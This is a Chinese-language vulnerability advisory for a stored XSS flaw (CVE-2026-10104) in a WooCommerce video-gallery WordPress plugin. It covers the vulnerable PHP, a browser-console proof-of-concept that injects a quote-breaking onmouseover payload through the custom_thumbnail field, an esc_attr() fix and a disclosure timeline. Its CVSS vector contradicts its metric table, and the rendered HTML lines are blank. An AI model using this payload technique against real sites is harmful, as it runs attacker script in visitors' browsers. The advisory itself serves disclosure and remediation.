| 详情 | 值 |
|---|---|
| CVE 编号 | CVE-2026-10104 |
| 插件 | Product Video Gallery for WooCommerce |
| 供应商 | TechnoSoft Webs (NikHiL Gadhiya) |
| 类型 | 存储型跨站脚本(Stored Cross-Site Scripting, XSS) |
| CWE | CWE-79 — 网页生成过程中输入未充分中和 |
| CVSS 3.1 | 4.4(中危) |
| 受影响版本 | ≤ 1.5.1.6 |
| 修复版本 | 1.5.1.9 |
| 需要认证 | 是 — 投稿者(Contributor)及以上(任何可编辑产品的角色) |
| 发现者 | Ravindu Lakmina Munaweera |
Product Video Gallery for WooCommerce WordPress 插件(版本 1.5.1.6 及以下)存在通过 custom_thumbnail 产品元参数触发的 存储型跨站脚本(Stored XSS) 漏洞。
该插件的 save_wc_video_url_field() 方法使用 sanitize_text_field() 对 custom_thumbnail[] POST 参数进行净化处理,该方法会去除 HTML 标签,但不会去除双引号(")字符。在前端,存储的值在 nickx_get_video_thumbanil_html() 中直接插入到 `` 标签属性中,且未使用 esc_attr() 进行转义。这使得经过身份验证的攻击者能够注入任意 HTML 事件处理属性(例如 onmouseover、onerror),这些属性会在任何访问受影响产品页面的访客(包括未认证用户)的浏览器中执行 JavaScript。
CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:L/A:N
| 指标 | 值 |
|---|---|
| 攻击向量 | 网络 |
| 攻击复杂度 | 低 |
| 所需权限 | 低 |
| 用户交互 | 无 |
| 影响范围 | 变更 |
| 机密性影响 | 低 |
| 完整性影响 | 低 |
| 可用性影响 | 无 |
文件: public/class-rendering.php
方法: nickx_get_video_thumbanil_html()
// 第 365 行 — 插入值时未使用 esc_attr()
$custom_thumbnail = isset($custom_thumbnails[$key]) && !empty($product_video_thumb_id)
    ? 'custom_thumbnail="' . $custom_thumbnails[$key] . '"'
    : '';

// 第 379 行 — 在前端 public 环境中渲染到  标签内
echo '';
文件: admin/class-video-field.php
方法: save_wc_video_url_field()
// 第 309-310 行 — sanitize_text_field() 剥离标签但 NOT 双引号
if ( isset( $_POST['custom_thumbnail'] ) ) {
    update_post_meta( $post_id, '_custom_thumbnail',
        array_map( 'sanitize_text_field', $_POST['custom_thumbnail'] ) );
}
以 商店经理(攻击者)身份登录。
导航至 产品 → 编辑 任意在“产品视频 URL”字段中设置了视频 URL 的产品。
打开 浏览器开发者工具(F12)→ 控制台 选项卡。
粘贴并执行以下 JavaScript:
const form = document.getElementById('post');

// 将缩略图 ID 设置为非空值(渲染条件所需)
const thumbInput = document.querySelector('input[name="product_video_thumb_url[]"]');
if (thumbInput) { thumbInput.value = '99999'; }

// 通过 custom_thumbnail 注入 XSS 载荷
const ct = document.createElement('input');
ct.type = 'hidden';
ct.name = 'custom_thumbnail[]';
ct.value = "yes\" onmouseover=\"alert('xss identified by Ravindu')";
form.appendChild(ct);
点击 “更新” 保存产品。
在 无痕/隐私窗口(未认证)中打开前端产品页面。
将鼠标悬停 在产品图库中的视频缩略图上。

✅ 弹出 JavaScript 警告框,确认存在存储型 XSS。


注入的 " 闭合了 custom_thumbnail 属性,onmouseover 成为 `` 元素上一个可执行的属性。
在将自定义缩略图值插入 HTML 属性之前应用 esc_attr():
- $custom_thumbnail = isset($custom_thumbnails[$key]) && !empty($product_video_thumb_id)
-     ? 'custom_thumbnail="' . $custom_thumbnails[$key] . '"'
-     : '';
+ $custom_thumbnail = isset($custom_thumbnails[$key]) && !empty($product_video_thumb_id)
+     ? 'custom_thumbnail="' . esc_attr($custom_thumbnails[$key]) . '"'
+     : '';
此修复应应用于 nickx_get_video_thumbanil_html() 中所有构造 $custom_thumbnail 的地方(包括数组和非数组代码路径)。
| 日期 | 事件 |
|---|---|
| 2026-03-20 | 发现漏洞 |
| 2026-03-20 | 报告给 Wordfence(CNA) |
| 2026-05-29 | 分配 CVE 编号:CVE-2026-10104 |
| 2026-07-01 | 公开披露 |
此安全公告以 CC BY 4.0 许可发布。